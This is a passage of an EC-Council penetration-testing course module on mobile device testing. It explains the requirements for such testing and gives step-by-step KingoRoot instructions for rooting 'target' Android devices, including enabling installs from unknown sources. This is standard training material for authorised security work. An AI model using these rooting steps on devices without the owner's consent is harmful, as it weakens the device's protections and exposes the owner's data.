


Module Objective

Usage of smartphones is enormously increasing day-to-day for personal and business purposes. Mobile applications are developed considering the mobile device constraints, such as its configuration, power consumption, size, etc. These also offer a wide range of features to the customer. These apps and features not only increase functionality but also introduce new security issues, or increase existing risks that may be exploited in different ways. You need to perform mobile device penetration testing to identity the existing security vulnerabilities.

This module describes various steps involved in mobile device penetration testing. It explains in depth about how to implement a comprehensive penetration testing methodology for assessing security of mobile devices in the organization.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Why Mobile Device Penetration Testing?

Mobile device pen testing has attained more attention recently, as use of smartphones has increased to a great extent. These devices are used to access both official and personal information. People access bank credentials and other sensitive information through their mobile phones, because of ease and portability. Mobile attacks, which may be made through malicious code and social engineering techniques, have become very common. Many huge profile networks are exploited through phishing, fake wireless APs, and other social engineering attacks. As the risks are put at arm's reach, precautionary measures are mandatory to prevent loss of sensitive information.

You need to perform mobile device penetration testing on the target organization's devices, such as laptops, smart phones, tablets, etc. By testing these devices, you may identify vulnerabilities that may be exploited to compromise the organization's confidential information. As part of testing, you also need to test the mobile device management (MDM) implementations.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Requirements for Mobile Device Penetration Testing

Mobile application penetration testing follows different approach, as compared to other types of penetration testing. Here, as a pen tester, you need to test a complete device configuration, rather than performing only mobile application testing.


To set the testing environment, you are required to inspect different areas, such as architecture and design, data handling, cryptography, authentication, authorization, session management, network communication, environmental interaction, and code quality, to attain a complete knowledge of specific operating systems, platform specific software development kits (SDK's), and rooted or jailbroken devices.

Some of the additional requirements for mobile device penetration testing are as follows:

- Deep understanding about the architecture of mobile operating systems
- Knowledge about various software used in the application
- In-depth understanding of how each functionality works
- Good understanding about the various networks through which the phone may be accessed
- Knowledge of mobile device communication architecture
- Knowledge of the latest available testing tools


Note: Mobile penetration testing requires rooting/jailbreaking of mobile devices.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



"Mobile penetration Testing requires rooting/jailbreaking of mobile devices."

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rooting the Android Phones

The process of rooting is like jailbreaking the Android device, using which you may customize the mobile and modify its functionality as per your requirement. You may perform various activities, such as unlocking the operating system to install unapproved apps, removing unwanted bloatware, updating the OS, replacing firmware, adjusting the processor clock speed, etc. Rooting also allows you to customize the apps and their permissions in your Android mobile.

Rooting also allows you to overcome all the enforced restrictions on your mobile and customize it in as per your choice. It is an unsafe process as a single wrong move may harm your device.

You may use Android rooting tools, such as One Click Root, Kingo Android ROOT, SuperOneClick, Superboot, etc., to root the target Android devices. To do so, you are advised to connect the target Android device to a workstation via USB and run the Android rooting tools to root the Android device.

- **KingoRoot**

  Source: *https://www.kingoapp.com*

  KingoRoot is the tool used to root Android devices. This tool may be used with or without PC. KingoRoot helps users root their Android devices to:

  - Improve performance
  - Preserve battery life
  - Access root-only apps
  - Remove carrier “bloatware”

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Customizable appearance
- Attain admin level permission

Following are the steps involved in rooting Android device with this tool:

- **Android Rooting With PC**
  - Download KingoRoot Android (PC Version) and install it on your desktop.
  - Run the tool and connect the device to the computer with USB cable.
  - Enable the USB debugging mode on Android device.
  - Now the tool will install the latest drivers on your PC.
  - You will see a new screen on your desktop with your device name and "ROOT" button.
  - Click on ROOT to root your device.
- **Android Rooting Without PC**
  - Enable installation from unknown sources in Android device.
  - Download KingoRoot.apk on your Android from play store.
  - Install and launch KingoRoot.
  - Press "One Click Root" on the main interface of the app.
  - Wait for few seconds until root result appears on the display.
  - Attempt multiple times incase of failed rooting or you may try PC version.

